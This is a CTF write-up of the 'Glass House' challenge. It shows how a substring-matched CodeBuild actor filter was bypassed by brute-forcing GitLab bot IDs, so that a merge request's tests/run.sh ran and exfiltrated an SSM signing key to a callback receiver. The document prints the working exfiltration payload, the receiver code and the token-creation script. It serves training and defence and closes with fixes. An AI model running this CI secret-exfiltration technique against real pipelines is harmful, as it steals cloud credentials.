> For the complete documentation index, see [llms.txt](https://kabinet.gitbook.io/ctf-writeup/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kabinet.gitbook.io/ctf-writeup/2026/wiz-cloud-security-challenge/glass-house.md).
# Glass House
### Challenge Description

Glass House asked us to use the open-sourced Cloud Security Championship platform repository to make the live platform record Challenge 12 as solved.
The challenge was a CI trust-boundary bug. External merge-request code could reach an AWS CodeBuild project if the GitLab merge-request event matched the project's webhook filters. That CodeBuild project ran with an IAM role that could read the Challenge 12 signing key from AWS SSM Parameter Store:
```
/ctf/challenge-12/signing-key
```
The intended gate was a CodeBuild webhook actor filter:
```
ACTOR_ID = 17531
```
That filter did not behave like an exact trusted-user check. It accepted GitLab actor IDs containing the string `17531`. Since GitLab user IDs and project-bot IDs are globally allocated, we could create identities until one landed in the matching range.
> The attack technique is similar to what Wiz had done previously on AWS SDK
### Table of Contents
* [Challenge Description](#challenge-description)
* [Table of Contents](#table-of-contents)
* [Solution Overview](#solution-overview)
* [Initial Analysis](#initial-analysis)
* [Repository reconnaissance](#repository-reconnaissance)
* [Flag generation path](#flag-generation-path)
* [CodeBuild trigger filters](#codebuild-trigger-filters)
* [Main Exploitation](#main-exploitation)
* [Exfiltration payload](#exfiltration-payload)
* [Callback receiver](#callback-receiver)
* [Matching actor allocation](#matching-actor-allocation)
* [Merge request trigger](#merge-request-trigger)
* [Failed paths that clarified the bug](#failed-paths-that-clarified-the-bug)
* [Getting the Flag](#getting-the-flag)
* [Extracting the signing key](#extracting-the-signing-key)
* [Computing the challenge flag](#computing-the-challenge-flag)
* [Reproduction checklist](#reproduction-checklist)
* [Detection and cleanup notes](#detection-and-cleanup-notes)
### Solution Overview
The solve was to make CodeBuild run attacker-controlled MR code, use the CodeBuild role to read the Challenge 12 signing key from SSM, and compute the email-specific flag locally.
1. **Stage 1** - Enumerate the repository and find that CI runs `tests/run.sh`.
2. **Stage 2** - Inspect the verifier and identify the SSM signing-key path.
3. **Stage 3** - Inspect public CodeBuild history and webhook filters.
4. **Stage 4** - Create a GitLab project-token bot whose user ID contains `17531`.
5. **Stage 5** - Create an upstream MR as that matching bot actor.
6. **Stage 6** - Let CodeBuild run the payload, recover the signing key, and compute the flag with `scripts/mark_solve.py`.
**Key Vulnerability:** Privileged CodeBuild jobs trusted GitLab actor IDs using a weak substring match, so attacker-created GitLab bot identities could satisfy the filter and run MR code with access to the Challenge 12 SSM secret.
### Initial Analysis
Start by cloning the platform repository and looking for the CI entry point, then follow the flag-generation path.
#### Repository reconnaissance
Files worth reading first:
```
README.md
buildspec.yml
tests/run.sh
scripts/mark_solve.py
app/verifier.py
app/routes/
```
The README gave two clues:
```
External contributions welcome - open an MR against main.
CI runs the test suite via AWS CodeBuild on push and on every merge request update.
```
It also warned that the checked-in `buildspec.yml` was not necessarily the active CodeBuild configuration:
The legacy buildspec still pointed to the likely execution point:
```yaml
# NOTE: this file is legacy. The active CodeBuild project uses an inline
# buildspec defined in infra/codebuild.tf. Kept in the repo for parity with
# older deploy scripts and for local CI emulation.
version: 0.2
phases:
install:
runtime-versions:
python: 3.11
build:
commands:
- bash tests/run.sh
```
Inspect `tests/run.sh`:
```bash
#!/usr/bin/env bash
# Cloud Security Championship platform - test runner.
#
# Invoked by CodeBuild's project-level buildspec for each PR build.
# Runs unit tests + a small smoke test against the in-process FastAPI app.
set -euo pipefail
echo "==> Setting up test env"
python3 -m venv /tmp/venv
source /tmp/venv/bin/activate
pip install -q --no-cache-dir fastapi==0.115.4 httpx==0.27.2 pytest==8.3.4 pydantic==2.9.2
echo "==> Running unit tests"
if [ -d tests/unit ]; then
python -m pytest tests/unit -q
else
echo " (no unit tests yet)"
fi
echo "==> Smoke test: importing app"
python -c "from app.main import app; print(f'OK app has {len(app.routes)} routes')" 2>/dev/null || echo " (app module not loaded; skipping smoke test)"
echo "==> CI complete"
```
This file is a plain shell script run by CI. If CodeBuild runs an MR branch, changing `tests/run.sh` gives shell execution inside the CodeBuild job.
#### Flag generation path
The verifier showed that external-solve flags are HMAC based:
```python
@lru_cache(maxsize=8)
def _signing_key(challenge: int) -> str:
# Production fetches from SSM via boto3. Local dev can override.
override = os.environ.get(f"CTF_CHALLENGE_{challenge}_SIGNING_KEY")
if override:
return override
import boto3
ssm = boto3.client("ssm")
return ssm.get_parameter(
Name=f"/ctf/challenge-{challenge}/signing-key",
WithDecryption=True,
)["Parameter"]["Value"]
def _expected_flag(challenge: int, email: str) -> str:
msg = f"{challenge}:{email.strip().lower()}".encode("utf-8")
digest = hmac.new(
_signing_key(challenge).encode("utf-8"), msg, hashlib.sha256
).hexdigest()
return f"WIZ_CTF{{{digest[:24]}}}"
```
The signing-key loader showed the SSM parameter pattern:
```python
return ssm.get_parameter(
Name=f"/ctf/challenge-{challenge}/signing-key",
WithDecryption=True,
)["Parameter"]["Value"]
```
For Challenge 12, the parameter is:
```
/ctf/challenge-12/signing-key
```
The helper script also stated:
```
Only the relevant CodeBuild service role has ssm:GetParameter on that path.
```
The local flag helper used the same SSM path and HMAC computation:
```python
def get_signing_key_from_ssm(challenge: int) -> str:
"""Fetch the signing key from SSM Parameter Store."""
import boto3
ssm = boto3.client("ssm")
resp = ssm.get_parameter(
Name=f"/ctf/challenge-{challenge}/signing-key",
WithDecryption=True,
)
return resp["Parameter"]["Value"]
def compute_flag(signing_key: str, challenge: int, email: str) -> str:
msg = f"{challenge}:{email.strip().lower()}".encode("utf-8")
digest = hmac.new(signing_key.encode("utf-8"), msg, hashlib.sha256).hexdigest()
return f"WIZ_CTF{{{digest[:24]}}}"
```
That line narrowed the target. The application did not need to be broken at runtime. The path was privileged CodeBuild execution under the platform CI role.
#### CodeBuild trigger filters
The public CodeBuild project page showed the active inline buildspec:
```yaml
version: 0.2
phases:
pre_build:
commands:
- 'echo webhook_event=${CODEBUILD_WEBHOOK_EVENT}'
- 'echo webhook_actor=${CODEBUILD_WEBHOOK_ACTOR_ACCOUNT_ID}'
- 'echo source_version=${CODEBUILD_SOURCE_VERSION}'
build:
commands:
- 'bash tests/run.sh'
```
Project details:
```
Project: platform-ci
Source provider: GitLab self-managed
Repository: https://git.cloudsecuritychampionship.com/cloudsecuritychampionship/platform
Build image: aws/codebuild/amazonlinux-x86_64-standard:5.0
Timeout: 5 minutes
Logs: disabled
```

The public build history also showed that successful CodeBuild jobs were tied to merge request events. One historical build looked like this:
```
Build number: 236
Status: Succeeded
Resolved source version: b73e2ed0c754e8bd0891ac34c4e1a9ac05fc135a
Initiator: GitLab/19.0.0
```
Mapping the SHA back to GitLab showed it came from an MR update, not from a normal pending GitLab pipeline.

The trigger configuration mattered more than the GitLab pipeline status:
```
Events:
PULL_REQUEST_CREATED
PULL_REQUEST_UPDATED
PULL_REQUEST_REOPENED
Start a build under these conditions:
ACTOR_ID: 17531
BASE_REF: refs/heads/main
```
`BASE_REF` meant the MR had to target upstream `main`. `ACTOR_ID` was the weak gate. It accepted actor IDs containing `17531` instead of only one exact trusted actor.
Examples from enumeration:
```
qwert user ID: 59578067 -> does not match
matching project bot ID: 62175318 -> matches
matching normal user ID: 64217531 -> matches
```
That matched what we saw in the early MRs. They were created by actors whose IDs did not satisfy the webhook filter, so CodeBuild never started.
### Main Exploitation
The working path was:
```
attacker-controlled MR branch -> tests/run.sh -> AWS CodeBuild role -> SSM signing key
```
#### Exfiltration payload
Payload goals:
1. Run inside `tests/run.sh`.
2. Install `boto3` if needed.
3. Try an environment variable first.
4. Fetch `/ctf/challenge-12/signing-key` from SSM.
5. POST only the key and CodeBuild metadata to a private receiver.
6. Continue the test script so the build does not fail too early.
The payload inserted into `tests/run.sh` was:
```bash
python3 -m pip install -q --no-cache-dir boto3==1.35.86 >/dev/null 2>&1 || true
python3 <<'GLASSKEY' || true
import json
import os
import traceback
import urllib.request
CALLBACK = 'https:///'
PARAMETER = '/ctf/challenge-12/signing-key'
def send(payload):
data = json.dumps(payload, sort_keys=True).encode()
req = urllib.request.Request(
CALLBACK,
data=data,
headers={'Content-Type': 'application/json'},
method='POST',
)
urllib.request.urlopen(req, timeout=20)
try:
key = os.environ.get('CTF_CHALLENGE_12_SIGNING_KEY')
source = 'env'
errors = []
if not key:
import boto3
for region in [os.getenv('AWS_REGION'), os.getenv('AWS_DEFAULT_REGION'), 'us-east-1', None]:
try:
kwargs = {} if not region else {'region_name': region}
ssm = boto3.client('ssm', **kwargs)
key = ssm.get_parameter(Name=PARAMETER, WithDecryption=True)['Parameter']['Value']
source = 'ssm:' + (region or 'default')
break
except Exception as exc:
errors.append(f'{region or "default"}: {exc!r}')
if not key:
raise RuntimeError('no signing key: ' + '; '.join(errors[-4:]))
send({
'ok': True,
'source': source,
'parameter': PARAMETER,
'key': key,
'codebuild': {k: v for k, v in os.environ.items() if k.startswith('CODEBUILD_')},
})
print('GLASS_HOUSE_KEY_SENT', flush=True)
except Exception as exc:
print('GLASS_HOUSE_KEY_ERROR=' + repr(exc), flush=True)
try:
send({'ok': False, 'error': repr(exc), 'trace': traceback.format_exc()[-2000:]})
except Exception as inner:
print('GLASS_HOUSE_REPORT_ERROR=' + repr(inner), flush=True)
GLASSKEY
```
The SSM call that mattered was:
```python
ssm.get_parameter(
Name="/ctf/challenge-12/signing-key",
WithDecryption=True,
)
```
#### Callback receiver
Because CodeBuild logs were disabled, the payload needed a callback channel.
Sanitized receiver code:
```python
import datetime
import json
import os
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
PORT = 8765
TOKEN = ""
LOG = ".glass_key_receiver.log"
os.umask(0o077)
open(LOG, "a").close()
os.chmod(LOG, 0o600)
class Handler(BaseHTTPRequestHandler):
def log_message(self, fmt, *args):
return
def _write(self, status=200, body=b"ok\n"):
self.send_response(status)
self.send_header("Content-Type", "text/plain")
self.send_header("Content-Length", str(len(body)))
self.end_headers()
self.wfile.write(body)
def do_POST(self):
if not self.path.startswith("/" + TOKEN):
return self._write(404, b"not found\n")
length = int(self.headers.get("content-length") or 0)
body = self.rfile.read(min(length, 1024 * 1024))
self._record(body)
return self._write()
def _record(self, body):
entry = {
"ts": datetime.datetime.utcnow().isoformat() + "Z",
"client": self.client_address[0],
"method": self.command,
"path": self.path,
"body": body.decode("utf-8", "replace"),
}
with open(LOG, "a") as f:
f.write(json.dumps(entry, sort_keys=True) + "\n")
ThreadingHTTPServer(("127.0.0.1", PORT), Handler).serve_forever()
```
Run a local receiver:
```bash
python3 .glass_receiver.py
```
Expose it with ngrok:
```bash
ngrok http 8765
```
The receiver wrote JSON lines to:
```
.glass_key_receiver.log
```
#### Matching actor allocation
There were two identity sources that could produce a GitLab actor ID containing `17531`:
1. Project access tokens, which create project bot users.
2. Normal GitLab registrations, which create human users.
Project-token bots were faster and ended up being the successful route.
The helper script `tools/bruteforce_actor_api.py` repeatedly created project access tokens through the GitLab API:
```
POST /api/v4/projects/:id/access_tokens
```
The helper's matching logic was small. It created project access tokens, looked at the returned bot `user_id`, and stopped once the ID contained `17531`:
```python
def next_match_after(value, needle):
value += 1
while needle not in str(value):
value += 1
return value
def create_project_token(session, project_id, name, expires_at):
resp = session.post(
f"{BASE}/api/v4/projects/{project_id}/access_tokens",
data={
"name": name,
"expires_at": expires_at,
"access_level": "40",
"scopes[]": ["api", "write_repository"],
},
timeout=20,
)
resp.raise_for_status()
payload = resp.json()
return {
"id": int(payload["id"]),
"name": payload["name"],
"token": payload["token"],
"user_id": int(payload["user_id"]),
"scopes": payload.get("scopes"),
"access_level": payload.get("access_level"),
}
matched = args.needle in str(uid)
if matched:
save_secure_json(args.out, {"project_id": args.project_id, "token": token})
stop.set()
```
Each successful token created a bot user and returned a `user_id`:
```json
{
"id": 2475863,
"user_id": 62175318,
"name": "api-actor-bf-...",
"scopes": ["api", "write_repository"],
"access_level": 40
}
```
Run the helper against the fork project:
```bash
python3 tools/bruteforce_actor_api.py \
--workers 64 \
--needle 17531 \
--project-id 308 \
--out /tmp/glass_matching_actor_token.json
```
The bot we needed was:
```
matching bot user_id: 62175318
```
That ID satisfies the webhook filter because it contains `17531`.
Normal user allocation also worked as a proof of concept. The successful normal user was:
```
username: glasse17802268371eaa4e2
user_id: 64217531
```
That confirmed the ID-allocation idea for both bots and humans, but the final CodeBuild run used the project bot.
#### Merge request trigger
With a matching bot available, the least messy trigger was a push with GitLab merge request push options. The source branch contained the modified `tests/run.sh`.
```bash
git push \
-o merge_request.create \
-o merge_request.target=main \
-o merge_request.target_project=cloudsecuritychampionship/platform \
-o merge_request.title="test: bot actor push-option" \
"https://:@git.cloudsecuritychampionship.com/qwert/platform.git" \
HEAD:"test/bot-pushopt-62175318-1780220852"
```

The resulting upstream MR was:
```
MR: !531
Source branch: test/bot-pushopt-62175318-1780220852
Source commit: 28c42670befe063f6bd26955fcf1bb5aaa733ce5
Actor ID: 62175318
```
Because the MR creation event came from a matching actor, CodeBuild accepted the webhook and ran the branch.

The receiver log captured the CodeBuild metadata:
```json
{
"CODEBUILD_BUILD_NUMBER": "239",
"CODEBUILD_BUILD_ID": "platform-ci:5aa20653-4d18-48eb-afd2-0cdcb80cb7f4",
"CODEBUILD_RESOLVED_SOURCE_VERSION": "28c42670befe063f6bd26955fcf1bb5aaa733ce5",
"CODEBUILD_WEBHOOK_ACTOR_ACCOUNT_ID": "62175318",
"CODEBUILD_WEBHOOK_BASE_REF": "refs/heads/main",
"CODEBUILD_WEBHOOK_EVENT": "PULL_REQUEST_CREATED",
"CODEBUILD_WEBHOOK_HEAD_REF": "refs/heads/test/bot-pushopt-62175318-1780220852",
"CODEBUILD_WEBHOOK_TRIGGER": "mr/531"
}
```
The payload returned the signing key:
```json
{
"ok": true,
"source": "ssm:us-east-1",
"parameter": "/ctf/challenge-12/signing-key",
"key": "adadc23c5e2271a47b6df3c2ef51f02955a92014d1b4d823dbe3cbe31d190c90"
}
```
The callback proved the whole chain: CodeBuild executed the MR branch, the bot ID satisfied the actor filter, and the CodeBuild role could read the SSM signing key.
#### Failed paths that clarified the bug
The first attempts used the normal `qwert` user:
```
qwert user_id: 59578067
```

That user could create forks and MRs, but GitLab pipelines stayed pending or failed without CodeBuild execution:
```
started_at: null
runner: null
no CodeBuild target_url
no new public CodeBuild build
no callback to ngrok
```
The reason was simple: `59578067` does not contain `17531`, so CodeBuild ignored the webhook event.
Several public MRs also had comments like:
```
/codebuild_run
```
That looked promising at first, but mapping historical builds showed the real trigger was an MR event from a matching actor. Posting `/codebuild_run` from nonmatching users did not start CodeBuild. Posting it later from the matching normal user also did not produce the final callback.
MR title, commit message, and branch-name injection did not help either. The blocking filter was actor ID, not text controlled by the branch or MR title.
### Getting the Flag
Once the signing key was recovered, the rest of the solve was local. Challenge 12 flags are bound to the participant email:
```
message = "12:"
algorithm = HMAC-SHA256
output = first 24 hex characters
format = WIZ_CTF{}
```
Use the helper already included in the repo:
```bash
python3 scripts/mark_solve.py \
--challenge 12 \
--email 'YOUR_CTF_EMAIL' \
--secret 'adadc23c5e2271a47b6df3c2ef51f02955a92014d1b4d823dbe3cbe31d190c90'
```
The printed value is the flag to submit.
**Flag:** `WIZ_CTF{}`
### Summary
The fixes are straightforward:
1. Do not run untrusted fork or MR code in a CI environment with access to secrets or privileged cloud roles.
2. Do not use substring or regex actor-ID filters as a trust boundary.
3. If actor filtering is needed, match exact immutable principals.
4. Treat project access token bots and app/bot users as attacker-allocatable identities unless creation is tightly controlled.
5. Split external contributor CI from internal privileged CI.
6. Require a maintainer-controlled action before running privileged builds.
7. Scope CodeBuild IAM roles so CI cannot read challenge signing keys unless the job needs them.
8. Monitor unusual project-token creation bursts and fork/MR activity from new bot users.